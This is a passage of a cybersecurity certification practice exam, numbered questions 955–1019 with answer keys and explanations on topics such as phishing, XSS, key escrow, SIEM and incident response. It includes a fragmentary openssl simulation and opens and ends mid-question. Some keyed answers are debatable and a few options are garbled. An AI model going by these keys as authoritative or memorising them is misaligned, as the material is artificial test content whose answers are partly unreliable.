- D. Gamification

Answer: D

Explanation:

Gamification uses rewards, competition, or incentives to motivate and reinforce desired behaviors - in this case, encouraging employees to avoid clicking phishing links through a reward-based program.

QUESTION 955

A security analyst sees an increase of vulnerabilities on workstations after a deployment of a

company group policy. Which of the following vulnerability types will the analyst most likely find on the workstations?

- A. Misconfiguration
- B. Zero-day
- C. Malicious update
- D. Supply chain

Answer: A

Explanation:

A misconfiguration vulnerability occurs when system settings - such as those deployed via group policy - are set insecurely, unintentionally weakening security and increasing exposure to threats.

QUESTION 956

Which of the following threat actors would most likely target an organization by using a logic bomb within an internally-developed application?

- A. Nation-state
- B. Trusted insider
- C. Organized crime group
- D. Hacktivist

Answer: B

Explanation:

A trusted insider, such as a disgruntled employee or contractor with authorized access to internal systems, is most likely to plant a logic bomb in an internally-developed application since they have both the access and knowledge needed to insert the malicious code.

QUESTION 957

Which of the following is a company addressing when it rolls out MDM on all COPE devices?

- A. Malware outbreaks
- B. Phishing attacks
- C. Unsupported applications
- D. Data masking

Answer: C

Explanation:

Mobile Device Management (MDM) on Corporate-Owned, Personally Enabled (COPE) devices enforces application control policies, helping prevent the installation and use of unsupported or unauthorized applications.

QUESTION 958

An organization failed to account for the right-to-be-forgotten regulations. Which of the following impacts might this action have on the company?

- A. Fines
- B. Data breachesloss
- C. Revenue loss
- D. Blackmail

Answer: A

Explanation:

Failing to comply with right-to-be-forgotten regulations, such as GDPR requirements, can lead to legal penalties and fines from regulatory authorities.

QUESTION 959

A company is experiencing issues with employees leaving the company for a competitor and taking customer contact information with them. Which of the following tools will help prevent this from reoccurring?

- A. FIM
- B. NAC
- C. IDS
- D. UBA

Answer: D

Explanation:

User Behavior Analytics (UBA) detects unusual or risky user activities, such as exfiltrating customer contact data, helping to identify and prevent insider threats before employees leave for a competitor.

QUESTION 960

A company that operates with most of its infrastructure in the cloud had its development environment breached. The attackers gained access via a public-facing development application and were able to pivot to the production environment. Which of the following architecture changes would best prevent this from occurring again?

- A. Moving each environment to a separate VPC in the company cloud account
- B. Deploying firewalls in the company cloud account
- C. Migrating the development environment to an on-premises environment
- D. Implementing security groups restricting access between environments

Answer: A

Explanation:

Placing development and production environments in separate VPCs provides strong network isolation, preventing attackers from pivoting between them even if one environment is compromised.

QUESTION 961

Which of the following security concepts is being followed when applying encryption to sensitive data?

- A. Confidentiality
- B. Non-repudiation
- C. Availability
- D. Integrity

Answer: A

Explanation:

Encryption ensures confidentiality by protecting sensitive data from unauthorized access, allowing

only authorized parties with the correct decryption key to read it.

QUESTION 962

Which of the following cryptographic solutions would allow an organization to recover encrypted data after a key becomes corrupted or is deleted?

- A. Self-signed certificates
- B. Escrow
- C. Tokenization
- D. Trusted Platform Module

Answer: B

Explanation:

Key escrow securely stores encryption keys with a trusted third party or internal authority, enabling recovery of encrypted data if the original key is lost or corrupted.

QUESTION 963

An organization is evaluating the cost of licensing a new solution to prevent ransomware. Which of the following is the most helpful in making this decision?

- A. ALE
- B. SLE
- C. RTO
- D. ARO

Answer: A

Explanation:

Annual Loss Expectancy (ALE) estimates the yearly financial impact of a risk, helping the organization compare the potential cost of ransomware incidents against the cost of licensing the prevention solution.

QUESTION 964

Which of the following should be used to ensure that a device is inaccessible to a network-connected resource?

- A. Disablement of unused services
- B. Web application firewall
- C. Host isolation
- D. Network-based IDS

Answer: C

Explanation:

Host isolation removes a device from communicating with network-connected resources, ensuring it cannot access or affect other systems while remaining powered on for investigation or remediation.

QUESTION 965

During the investigation of a webmail log-in using compromised credentials, a security analyst needs to review information about the source IP for the log-in. Which of the following logs should the analyst retrieve?

- A. Network
- B. Application
- C. System
- D. Firewall

Answer: B

Explanation:

Application logs for the webmail service contain details about authentication events, including the source IP address used during the compromised log-in.

QUESTION 966

Which of the following should be used to select a label for a file based on the file's value, sensitivity, or applicable regulations?

- A. Verification
- B. Certification
- C. Classification
- D. Inventory

Answer: C

Explanation:

Classification assigns labels to files based on their sensitivity, value, and regulatory requirements, guiding how the data should be handled and protected.

QUESTION 967

A company makes a change during the appropriate change window, but the unsuccessful change extends beyond the scheduled time and impacts customers. Which of the following would prevent this from reoccurring?

- A. User notification
- B. Change approval
- C. Risk analysis
- D. Backout plan

Answer: D

Explanation:

A backout plan provides predefined steps to revert a change if it fails or causes issues, minimizing downtime and preventing extended customer impact.

QUESTION 968

A security analyst is collecting evidence in response to an incident. Which of the following must the analyst maintain in order to ensure the admissibility of the evidence in a court case?

- A. Chain of custody
- B. Legal hold
- C. E-discovery
- D. Tabletop exercise

Answer: A

Explanation:

Chain of custody is the documented process of handling and tracking evidence from collection to presentation in court, ensuring its integrity and admissibility.

QUESTION 969

Which of the following types of vulnerabilities involves attacking a system to access adjacent hosts?

- A. VM escape
- B. Side loading
- C. Remote code execution
- D. Resource exhaustion

Answer: A

Explanation:

VM escape exploits a vulnerability in the virtualization layer, allowing an attacker to break out of a virtual machine and gain access to the host system or adjacent virtual machines.

QUESTION 970

While reviewing a recent compromise, a forensics team discovers that there are hard-coded credentials in the database connection strings. Which of the following assessment types should be performed during software development to prevent this from reoccurring?

- A. Vulnerability scan
- B. Penetration test
- C. Static analysis
- D. Quality assurance

Answer: C

Explanation:

Static analysis examines source code without executing it, enabling the detection of security flaws such as hard-coded credentials early in the software development process.

QUESTION 971

Which of the following should be deployed on an externally facing web server in order to establish an encrypted connection?

- A. Public key
- B. Private key
- C. Asymmetric key
- D. Symmetric key

Answer: A

Explanation:

A public key is deployed on the web server within its digital certificate, allowing clients to establish an encrypted session by securely exchanging a symmetric key through asymmetric encryption.

QUESTION 972

A security administrator receives multiple reports about the same suspicious email. Which of the following is the most likely reason for the malicious email's continued delivery?

- A. Employees are flagging legitimate emails as spam.
- B. Information from reported emails is not being used to tune email filtering tools.
- C. Employees are using shadow IT solutions for email.
- D. Employees are forwarding personal emails to company email addresses.

Answer: B

Explanation:

If reported email data is not used to update and tune filtering tools, the malicious email can continue bypassing defenses and reaching other users' inboxes.

QUESTION 973

While browsing a web page, a user receives a pop-up with a link telling them to navigate to another site. To which of the following is the site vulnerable?

- A. DoS
- B. XSS
- C. SQLi
- D. TOC

Answer: B

Explanation:

Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into a web page, which can display pop-ups or redirect users to other sites without their consent.

QUESTION 974

An administrator must secure several end-of-life SCADA devices in a manufacturing facility on a limited budget. Which of the following should the security administrator do to best secure these devices?

- A. Segment the SCADA devices to their own subnet
- B. Add the SCADA devices to a network monitoring tool
- C. Apply security patches to the SCADA devices
- D. Block internet access to the SCADA devices

Answer: A

Explanation:

Network segmentation isolates end-of-life SCADA devices from other systems, reducing the attack surface and limiting lateral movement, which is critical when patching or direct security updates are not possible.

QUESTION 975

A business is expanding to a new country and must protect customers from accidental disclosure of specific national identity information. Which of the following should the security engineer update to best meet business requirements?

- A. SIEM
- B. SCAP
- C. DLP
- D. WAF

Answer: C

Explanation:

Data Loss Prevention (DLP) can be configured to detect and prevent the unauthorized transmission of specific national identity information, ensuring compliance with privacy regulations in the new country.

QUESTION 976

Which of the following techniques would identify whether data has been modified in transit?

- A. Hashing
- B. Tokenization
- C. Masking
- D. Encryption

Answer: A

Explanation:

Hashing creates a unique fixed-length value based on the data, allowing verification of integrity by comparing the hash before and after transit to detect any modifications.

QUESTION 977

Which of the following strategies most effectively protects sensitive data at rest in a database?

- A. Hashing
- B. Masking
- C. Tokenization
- D. Obfuscation

Answer: C

Explanation:

Tokenization replaces sensitive data with non-sensitive, unique tokens while storing the actual data securely in a separate location, effectively protecting data at rest in a database.

QUESTION 978

Which of the following would an organization most likely use to minimize the loss of data on a file server in the event that data needs to be restored due to loss of the primary server?

- A. Monitoring
- B. Journaling
- C. Obfuscation
- D. Tokenization

Answer: B

Explanation:

Journaling records changes to files in real time, enabling quick restoration of the most recent data in case of primary server failure, thereby minimizing potential data loss.

QUESTION 979

Which of the following would help reduce the impact of a zero-day vulnerability in NAS installed on a large office network?

- A. Encryption
- B. Patching
- C. Segmentation
- D. Filtering

Answer: C

Explanation:

Segmentation isolates the NAS from the broader network, limiting an attacker's ability to exploit the zero-day vulnerability and reducing the potential impact on other systems.

QUESTION 980

Which of the following should a security analyst use to prioritize the remediation of a vulnerability?

- A. OSINT
- B. CVE
- C. IoC
- D. CVSS

Answer: D

Explanation:

The Common Vulnerability Scoring System (CVSS) provides a standardized severity score for vulnerabilities, enabling analysts to prioritize remediation efforts based on risk impact.

QUESTION 981

An IT team rolls out a new management application that uses a randomly generated MFA token that is sent to the administrator's phone. Despite this new MFA precaution, there is a security breach of the same software. Which of the following describes this kind of attack?

- A. Smishing
- B. Typosquatting
- C. Espionage
- D. Pretexting

Answer: A

Explanation:

Smishing uses fraudulent SMS messages to trick victims into revealing sensitive information or clicking malicious links, potentially compromising MFA tokens sent to a phone.

QUESTION 982

A security analyst reviews the following SIEM events:

```
[04-28-2024] 08:00:06 username: bobby successful login location: Toronto, CA src IP: 36.15.36.100.  
[04-28-2024] 08:03:17 username: bobby successful login location: New York, US src IP: 69.97.63.66.  
[04-28-2024] 08:05:02 username: bobby successful login location: Melbourne, AU src IP: 88.55.11.02.  
[04-28-2024] 08:09:17 username: bobby successful login location: Milan, IT src IP: 98.10.22.96.  
[04-28-2024] 08:11:00 username: bobby successful login location: New York, US src IP: 69.97.63.66.
```

Which of the following best describes the observed behavior?

- A. Brute-force attack
- B. Privilege escalation
- C. Cross-site scripting
- D. Password sharing

Answer: D

Explanation:

The successful logins from multiple distant geographic locations within minutes indicate that the same credentials are being used by different individuals or systems, which is consistent with password sharing.

QUESTION 983

A company hired a security consultant to suggest a device that will protect its inbound HTTP traffic by immediately blocking security violations. Which of the following should the consultant most likely suggest?

- A. IPS
- B. IDS
- C. Proxy
- D. WAF

Answer: D

Explanation:

A Web Application Firewall (WAF) protects inbound HTTP traffic by monitoring, filtering, and immediately blocking malicious requests targeting web applications.

QUESTION 984

A security manager needs an automated solution that will take immediate action to protect an organization against inbound malicious traffic. Which of the following is the best solution?

- A. UEM
- B. IPS
- C. WAF
- D. VPN

Answer: B

Explanation:

An Intrusion Prevention System (IPS) automatically detects and blocks malicious network traffic in real time, providing immediate protection against inbound threats.

QUESTION 985

A Chief Security Officer wants to change user authentication to the company wireless network. The authentication must use the LDAP database and must be centrally managed. Which of the following would help fulfill this requirement?

- A. SAML
- B. TACACS+
- C. OAUTH
- D. RADIUS

Answer: D

Explanation:

RADIUS provides centralized authentication, authorization, and accounting, and it can integrate with an LDAP database to authenticate users connecting to the company's wireless network.

QUESTION 986

An administrator is creating domain profiles for each employee within the company. The administrator wants to make the process more efficient by assigning permissions based on user roles and departments. Which of the following would most likely fulfill those requirements?

- A. Resource provisioning
- B. User provisioning
- C. Security groups
- D. Enforcing baselines

Answer: C

Explanation:

Security groups allow administrators to assign permissions collectively based on user roles or departments, streamlining domain profile management and reducing repetitive configuration tasks.

QUESTION 987

A systems administrator needs to update systems without disrupting operations. Which of the following should the systems administrator and company leadership agree on?

- A. Maintenance window
- B. Backout plan
- C. Standard operating procedure
- D. Impact analysis

Answer: A

Explanation:

A maintenance window is a scheduled period agreed upon in advance during which updates or changes can be made without disrupting normal business operations.

QUESTION 988

A company wants to improve the security of the local network by authenticating and encrypting all of the internal traffic between corporate sites. Which of the following should the company deploy to achieve this goal?

- A. EAP
- B. IPSec
- C. SD-WAN
- D. WAF

Answer: B

Explanation:

IPsec authenticates and encrypts IP traffic, providing secure communication between corporate sites over the local or wide area network.

QUESTION 989

A security analyst identifies an incident in the network. Which of the following incident response activities would the security analyst perform next?

- A. Containment
- B. Detection
- C. Eradication
- D. Recovery

Answer: A

Explanation:

After identifying (detecting) an incident, the next step is containment, which aims to limit the spread and impact of the threat before proceeding to eradication or recovery.

QUESTION 990

An administrator discovers a cross-site scripting vulnerability on a company website. Which of the following will most likely remediate the issue?

- A. Input validation
- B. NGFW
- C. Vulnerability scan
- D. WAF

Answer: A

Explanation:

Input validation ensures that user-supplied data is properly sanitized before processing or displaying, effectively preventing cross-site scripting attacks.

QUESTION 991

A service provider wants a cost-effective way to rapidly expand from providing internet links to managing them. Which of the following methods will allow the service provider to best scale its services while maintaining performance consistency?

- A. Escalation support
- B. Increased workforce
- C. Baseline enforcement
- D. Technical debt

Answer: C

Explanation:

Baseline enforcement ensures consistent performance and security standards across managed services, allowing the provider to scale operations cost-effectively without sacrificing quality.

QUESTION 992

Which of the following control types describes an alert from a SIEM tool?

- A. Preventive
- B. Corrective
- C. Compensating
- D. Detective

Answer: D

Explanation:

A SIEM alert is a detective control because it identifies and reports suspicious or malicious activity after it occurs, enabling further investigation and response.

QUESTION 993

Which of the following attacks primarily targets insecure networks?

- A. Evil twin
- B. Impersonation
- C. Watering hole
- D. Pretexting

Answer: A

Explanation:

An evil twin attack sets up a rogue wireless access point that mimics a legitimate one, targeting insecure or poorly secured networks to capture user data.

QUESTION 994

A penetration testing report indicated that an organization should implement controls related to database input validation. Which of the following best identifies the type of vulnerability that was likely discovered during the test?

- A. XSS
- B. Command injection
- C. Buffer overflow
- D. SQLi

Answer: D

Explanation:

SQL injection (SQLi) exploits improper or missing input validation in database queries, allowing attackers to manipulate SQL commands and access or modify database content.

QUESTION 995

Which of the following activities would involve members of the incident response team and other stakeholders simulating an event?

- A. Lessons learned
- B. Digital forensics
- C. Tabletop exercise
- D. Root cause analysis

Answer: C

Explanation:

A tabletop exercise is a simulated event in which the incident response team and other stakeholders walk through their roles and decision-making processes to evaluate readiness and improve response plans.

QUESTION 996

Which of the following data classifications best applies when data is intended for internal organizational use or with commercial partners?

- A. Public
- B. Restricted
- C. Confidential
- D. Sensitive

Answer: C

Explanation:

Confidential data is intended for internal organizational use or for sharing with trusted commercial partners, requiring protection from unauthorized disclosure.

QUESTION 997

Which of the following technologies can achieve microsegmentation?

- A. Next-generation firewalls
- B. Software-defined networking
- C. Embedded systems
- D. Air-gapped

Answer: B

Explanation:

Software-defined networking (SDN) enables microsegmentation by allowing fine-grained, software-based control over network traffic flows, isolating workloads and minimizing attack surfaces.

QUESTION 998

Which of the following metrics impacts the backup schedule as part of the BIA?

- A. RTO
- B. RPO
- C. MTTR
- D. MTBF

Answer: B

Explanation:

The Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss in terms of time, directly influencing how frequently backups must be performed.

QUESTION 999

A customer reports that software the customer downloaded from a public website has malware in it. However, the company that created the software denies any malware in its software at delivery time. Which of the following techniques will address this concern?

- A. Secure storage
- B. Static code analysis
- C. Input validation
- D. Code signing

Answer: D

Explanation:

Code signing uses digital certificates to verify the authenticity and integrity of software, ensuring it has not been tampered with after being created and delivered by the vendor.

QUESTION 1000

After completing an annual external penetration test, a company receives the following guidance:

- Decommission two unused web servers currently exposed to the internet.
- Close 18 open and unused ports found on their existing production web servers.
- Remove company email addresses and contact info from public domain registration records.

Which of the following security practices best describes these recommendations?

- A. Attack surface reduction
- B. Vulnerability assessment
- C. Tabletop exercise
- D. Business impact analysis

Answer: A

Explanation:

Attack surface reduction involves minimizing the number of exploitable points, such as unused servers, open ports, and publicly exposed contact information, that attackers could target.

QUESTION 1001

Which of the following receives logs from various devices and services, and then presents alerts?

- A. SIEM
- B. SCADA
- C. SNMP
- D. SCAP

Answer: A

Explanation:

A SIEM (Security Information and Event Management) system collects logs from multiple sources, correlates the data, and generates alerts for suspicious or malicious activity.

QUESTION 1002

A security analyst investigates logs and notices similar data types are being sent to IP addresses with a bad reputation. Which of the following attack types does this best describe?

- A. Logic bomb
- B. Worm
- C. Spyware
- D. Keylogger

Answer: C

Explanation:

Spyware covertly collects and transmits data to external servers, often to IP addresses with known bad reputations, matching the described behavior in the logs.

QUESTION 1003

Which of the following describes a situation where a user is authorized before being authenticated?

- A. Privilege escalation
- B. Race condition
- C. Tailgating
- D. Impersonation

Answer: A

Explanation:

Privilege escalation can occur if authorization is granted without proper authentication, allowing a user to gain higher-level access than intended.

QUESTION 1004

An employee decides to take malicious action against an organization after being passed over for a promotion. Which of the following threats does the employee now represent?

- A. Insider threat
- B. Nation-state
- C. Shadow IT
- D. Hacktivist

Answer: A

Explanation:

An insider threat involves a person within the organization, such as an employee, who uses their access for malicious purposes, often due to personal grievances or dissatisfaction.

QUESTION 1005

At the start of a penetration test, the tester checks OSINT resources for information about the client environment. Which of the following types of reconnaissance is the tester performing?

- A. Active
- B. Passive
- C. Offensive
- D. Defensive

Answer: B

Explanation:

Passive reconnaissance involves gathering information from publicly available sources, such as OSINT resources, without directly interacting with the target environment.

QUESTION 1006

An administrator is estimating the cost associated with an attack that could result in the replacement of a physical server. Which of the following processes is the administrator performing?

- A. Quantitative risk analysis
- B. Disaster recovery test
- C. Physical security controls
- D. Threat modeling

Answer: A

Explanation:

Quantitative risk analysis assigns a monetary value to potential losses, such as the cost of replacing a physical server after an attack.

QUESTION 1007

A user's system became infected when malware was downloaded and extracted. The malware is now active in the computer's volatile storage. Which of the following best describes the technique leveraged by the malware?

- A. Race condition
- B. Zero-day exploit
- C. Buffer overflow
- D. Memory injection

Answer: D

Explanation:

Memory injection refers to a technique where malware is loaded directly into the system's volatile memory (RAM) to execute malicious code without writing files to disk, making detection and persistence more difficult. This matches the scenario where the malware is now active in the computer's volatile storage.

QUESTION 1008

An attacker gained access to a virtual machine and was able to access the hypervisor. Which of the following describes this attack?

- A. VM escape
- B. SQL injection
- C. Privilege escalation
- D. Logic bomb

Answer: A

Explanation:

VM escape is an attack in which a malicious actor breaks out of the confines of a virtual machine to gain access to the underlying hypervisor or other virtual machines, matching the scenario described.

QUESTION 1009

An administrator learns that users are receiving large quantities of unsolicited messages. The administrator checks the content filter and sees hundreds of messages sent to multiple users. Which of the following best describes this kind of attack?

- A. Watering hole
- B. Typosquatting
- C. Business email compromise

D. Phishing

Answer: D

Explanation:

Phishing involves sending large quantities of unsolicited messages to users in an attempt to trick them into revealing sensitive information or performing malicious actions. This aligns with users receiving many unsolicited emails.

QUESTION 1010

Which of the following can assist in recovering data if the decryption key is lost?

- A. CSR
- B. Salting
- C. Root of trust
- D. Escrow

Answer: D

Explanation:

Escrow refers to a trusted third party securely holding a copy of the decryption key, allowing recovery of encrypted data if the original key is lost.

QUESTION 1011

A company's antivirus solution is effective in blocking malware but often has false positives. The security team has spent a significant amount of time on investigations but cannot determine a root cause. The company is looking for a heuristic solution. Which of the following should replace the antivirus solution?

- A. SIEM
- B. EDR
- C. DLP
- D. IDS

Answer: B

Explanation:

EDR (Endpoint Detection and Response) uses advanced heuristic and behavioral analysis to detect, investigate, and respond to threats, reducing false positives and providing deeper insight than traditional antivirus.

QUESTION 1012

Attackers created a new domain name that looks similar to a popular file-sharing website. Which of the following threat vectors is being used?

- A. Watering-hole attack
- B. Brand impersonation
- C. Phishing
- D. Typosquatting

Answer: D

Explanation:

Typosquatting involves registering domain names that are visually or typographically similar to legitimate sites to trick users into visiting the malicious site, matching the scenario described.

QUESTION 1013

Which of the following should a technician perform to verify the integrity of a file transferred from one device to another?

- A. Authentication
- B. Obfuscation
- C. Hashing
- D. Encryption

Answer: C

Explanation:

Hashing generates a unique value for file contents, allowing technicians to verify file integrity by comparing hashes before and after transfer to ensure the file was not altered.

QUESTION 1014

During an investigation, a security analyst discovers traffic going out to a command-and-control server. The analyst must find out if any data exfiltration has occurred. Which of the following would best help the analyst determine this?

- A. Application log
- B. Metadata
- C. Network log
- D. Packet capture

Answer: D

Explanation:

Packet capture provides a detailed record of network traffic, allowing analysts to inspect the actual contents of communications to determine if sensitive data was exfiltrated to a command-and-control server.

QUESTION 1015

A company discovers that an employee was paid by a competitor to save internal business files to a thumb drive and deliver it to the competitor. Which of the following is most likely the employee's motivation?

- A. Revenge
- B. Financial gain
- C. Blackmail
- D. Data exfiltration

Answer: B

Explanation:

The employee was compensated by a competitor, making financial gain the most likely motivation for stealing and delivering internal business files.

QUESTION 1016

Which of the following outlines the configuration, maintenance, and security roles between a cloud service provider and the customer?

- A. Service-level agreement
- B. Responsibility matrix
- C. Memorandum of understanding
- D. Non-disclosure agreement

Answer: B

Explanation:

A responsibility matrix clearly defines and outlines the division of configuration, maintenance, and security roles between a cloud service provider and the customer.

QUESTION 1017
SIMULATION 5

A recent black-box penetration test of <http://example.com> discovered that external website vulnerabilities exist, such as directory traversals, cross-site scripting, cross-site forgery, and insecure protocols. You are tasked with reducing the attack space and enabling secure protocols.

INSTRUCTIONS


Part 1

Use the drop-down menus to select the appropriate technologies for each location to implement a secure and resilient web architecture. Not all technologies will be used, and technologies may be used multiple times.

Part 2

Use the drop-down menus to select the appropriate command snippets from the drop-down menus. Each command section must be filled.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Part 1

Part 2

```
openssl req -new -newkey  \

/certificate/example.com.csr
rsa:2048
2048 bit long modulus
rsa:1024
1024 bit long modulus
/certificate/example.com.crt
/certificate/example.com.pem
/certificate/example.com.p7b

-key /certificate/csr.key -out 

/certificate/example.com.csr
rsa:2048
2048 bit long modulus
rsa:1024
1024 bit long modulus
/certificate/example.com.crt
/certificate/example.com.pem
/certificate/example.com.p7b


Generating RSA private key, 

.....+++
-----+++
e is 65537 (0x10001)


/certificate/example.com.csr
rsa:2048
2048 bit long modulus
rsa:1024
1024 bit long modulus
/certificate/example.com.crt
/certificate/example.com.pem
/certificate/example.com.p7b
```

Answer:

Part 1



A firewall is placed at the edge to filter unwanted or malicious traffic from the Internet before it reaches internal resources.


A WAF specifically protects against web-based attacks like XSS, CSRF, and directory traversal by filtering and monitoring HTTP traffic.

A switch is used for internal network segmentation and connecting devices within the secure network.

The web server hosts the application and should be placed behind security controls for protection.

A PKI certificate enables HTTPS, ensuring encrypted and secure communication to mitigate insecure protocol risks.

Part 2



rsa:2048 – Generates a 2048-bit RSA key pair, providing modern, recommended key strength.

/certificate/example.com.csr – Saves the certificate-signing request that will be sent to a CA.

2048 bit long modulus – Confirms the key was generated with the intended 2048-bit length, validating the command sequence.

QUESTION 1018

Which of the following non-production sites is an operational mirror of the primary data center and is ready for use if the primary data center experiences an outage?

- A. Hot
- B. Warm
- C. Cold
- D. Frozen

Answer: A

Explanation:

A hot site is a fully operational mirror of the primary data center, maintained in real time and ready to take over operations immediately if the primary site experiences an outage.

QUESTION 1019

Which of the following will harden access to a new database system? (Choose two.)

- A. Jump server
- B. NIDS
- C. Monitoring
